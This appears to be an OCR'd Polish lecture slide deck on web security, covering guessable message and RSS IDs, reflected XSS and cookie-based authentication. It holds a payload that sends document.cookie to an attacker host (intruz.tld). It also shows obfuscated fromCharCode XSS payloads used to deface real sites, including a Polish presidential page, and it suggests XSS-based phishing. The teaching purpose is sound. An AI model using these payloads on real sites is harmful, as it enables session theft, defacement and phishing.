Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                        Packets                 Pings
 Host                                  Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.1     .1                         0.0%    26    9.1  10.5   8.9  31.7   4.5
 2.                                     0.0%    26    9.3  10.5   9.3  19.3   2.7
 3.                                    53.8%    26   16.0  16.0  15.6  16.1   0.1
 4.                                     0.0%    26   16.1  17.7  16.0  51.9   7.0
 5.                                    48.0%    26   16.3  18.2  16.1  25.7   3.2
 6.          .onet.pl                   0.0%    25   24.4  24.4  24.1  24.9   0.2
 7. dab2v7.onet.pl                      0.0%    25   25.7  36.5  24.2 145.4  32.0
 8. flvirt.onet.pl                      0.0%    25   24.6  24.5  24.1  25.3   0.3
```

PWND ;-)

Wniosek?

Bezpieczeństwo wymaga **specyficznego** sposobu myślenia

(Paranoi? ;-)

Ograniczenie dostępu po stronie klienta

❶ Możliwość obejścia interfejsu

❷ W kontraście z bankomatem

Nieskuteczne!

B

Ograniczenie dostępu po stronie klienta

1. RSS z identyfikacją ID klienta

   serwer.tld/rss/100_rss.xml

   serwer.tld/rss/101_rss.xml

   serwer.tld/rss/102_rss.xml

2. Czytanie cudzych wiadomości

   serwer.tld/index.php?p=ok&action=msgs2&msgs_id=80


   serwer.tld/index.php?p=ok&action=msgs2&msgs_id=81

   serwer.tld/index.php?p=ok&action=msgs2&msgs_id=82

Kontrola dostępu po **stronie serwera**

Cross-Site Scripting (XSS)

Reflective XSS



Przykładowy kod XSS

```
document.write(‘
    <img src=„
        http://intruz.tld/cookiemonster.gif
?’+escape(document.cookie) +’ ”>
’);
```

Zmiana treści za pomocą XSS

:h1%3ESzukamy%20pan%20do%20pracy%20w%20kancelarii%3Cbr%3E%3Cimg%20src=http://pt.platinum.linux.pl/Feminist.jpg%3E Go 100%

PREZYDENT
RZECZYPOSPOLITEJ POLSKIEJ


Polscy prezydenci • Konstytucja • Zaprzysiężenie

ZNAJDŹ
W serwisie informacyjnym

- PREZYDENT MAŁŻONKA RODZINA
- MINISTROWIE KANCELARII
- DORADCY PREZYDENTA
- Serwis Informacyjny
- Wydawnictwa
- Informacje o Polsce
- Pałac Prezydencki
- Adres Kancelarii Prezydenta RP
- Napisz do Prezydenta RP
- English

mapa serwisu

Szukamy pan do pracy w kancelarii



Imię:

M

Zmiana treści za pomocą XSS

B

Rebranding za pomocą XSS

http://strona.tld/topics/%3Cscript%3Eeval(String.fromCharCode(100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,66,121,73,100,40,34,108,111,103,111,34,41,46,105,110,110,101,114,72,84,77,76,61,34,60,105,109,103,32,115,114,99,61,39,104,116,116,112,58,47,47,119,119,119,46,101,122,111,116,101,114,105,107,97,46,112,108,47,105,109,97,103,101,115,47,115,109,105,108,101,121,46,103,105,102,39,62,34));%3C%252fscript%3E

```
document.getElementById("logo").innerHTML=
"<img src='http://www.str.tld/images/smiley.gif'>"
```

Tak to wygląda w kodzie strony

```
...
<div id="maincontent">
<h2>Results for: <span style="color:
#f00;"><script>eval(String.fromCharCode(100,111,99,117,109,101
,110,116,46,103,101,116,69,108,101,109,101,110,116,66,121,73,1
00,40,34,108,111,103,111,34,41,46,105,110,110,101,114,72,84,77
,76,61,34,60,105,109,103,32,115,114,99,61,39,104,116,116,112,5
8,47,47,119,119,119,46,101,122,111,116,101,114,105,107,97,46,1
12,108,47,105,109,97,103,101,115,47,115,109,105,108,101,121,4
6,103,105,102,39,62,34));</script></span></h2>
</div>
...
```

M

Tak wygląda zmieniany kod

```
<div id="logo">
        <div class="logolink">
        <a href="http://strona.tld/">strona.tld</a>
        </div>
        ...
</div>
```

Kod w przeglądarce

```
<div id="masthead" class="<script>eval(string.fromcharcode(100,111,99,117,109,101,110,116,
<div id="logo">
        <div class="logolink"><a href="http://[redacted].com/">[redacted].com</a></div>

        <h1 style="text-transform: none;"><a href="http://[redacted].com/">[redacted] <s
            <div style="text-transform: none;" class="ghost">[redacted] Topics <span st
        <h2>[redacted]</h2>

    </div>
<div id="dropdown" style="text-align: right; padding: 5px 7px 0 0;">
    <a href="http://[redacted]/"><img src="http://[redacted]

</div>

="commchooser" style="position: absolute; bottom: 10px; right: 8px;">
            <select onChange="window.location = this.options[this.selectedIndex].value
                <option value="" selected="selected">S[redacted]..</opt
            <option value='http://[redacted].com/[redacted]'> - [redacted]</op
 </div>
v> <!-- end [redacted]d -->

 <div class="[redacted]">
 <a title="[redacted]" href="[redacted]"><img src="[redacted]
 id="[redacted]">
 <h2>Results for: <span style="color: #f00;"><script>eval(String.fromCharCode(100,111,99,11
```

Efekt działania


```
<div id="[illegible]i" class="&lt;script&gt;eval(string.fromcharcode(100,111,99
<div id="logo"><img src="http://[illegible]/images/smiley.gif"></div>
<div id="dropdown" style="padding: 5px 7px 0pt 0pt; text-align: right;">
    <a href="http://[illegible]/"><img src="http://[illegible]

</div>

<div id="commchooser" style="position: absolute; bottom: 10px; right: 8px;">
                <select onchange="window.location = this.options[this.selec
                    <option value="" selected="selected">[illegible]
                    <option value="http://[illegible].com/[illegible]"> - 
    </div>
</div> <!-- [illegible]d -->

    <div class="[illegible]">
    <a title="" href="http://[illegible]"><img src="[illegible]
```

A wygląda to tak



M

Zmiana treści za pomocą XSS

- ✓ Nie jest permanentna
- ✓ Lepszy kod → łatwiej (**sic!**)


Pomysł:

Tak samo wyglądający formularz kierujący dane w inne miejsce → **phishing**

B

Uwierzytelnianie przy pomocy cookies


Wykorzystanie przejętego cookie



